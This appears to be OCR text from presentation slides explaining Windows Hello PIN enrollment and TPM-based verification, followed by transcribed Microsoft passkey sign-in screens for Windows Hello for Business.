
WINDOWS HELLO - TPM



1 **Enrollment** - Windows Hello pin is hashed & stored in the TPM

2 **Authentication** - provide Windows Hello Pin, which is sent to the TPM

WINDOWS HELLO - TPM




1 **Enrollment** - Windows Hello pin is hashed & stored in the TPM

2 **Authentication** - provide Windows Hello Pin, which is sent to the TPM

Verification - TPM verifies the pin by comparing the input PIN to the hash stored 3

WINDOWS HELLO FOR BUSINESS

WINDOWS HELLO FOR BUSINESS



Microsoft


Sign in

Email, phone, or Skype

No account? Create one!

Can't access your account?

WINDOWS HELLO FOR BUSINESS



Microsoft


Sign-in options

Face, fingerprint, PIN or security key
Use your device to sign in with a passkey.

Sign in with GitHub
Personal accounts only

Sign in to an organization
Search for a company or an organization you're working with.

WINDOWS HELLO FOR BUSINESS



Windows Security

Sign in with your passkey

To sign in to "login.microsoft.com", choose a passkey.

This request comes from the app "brave.exe" by "Brave Software, Inc.".

someuser@gmai.com

More choices

someuser@gmai.com

user@company.com

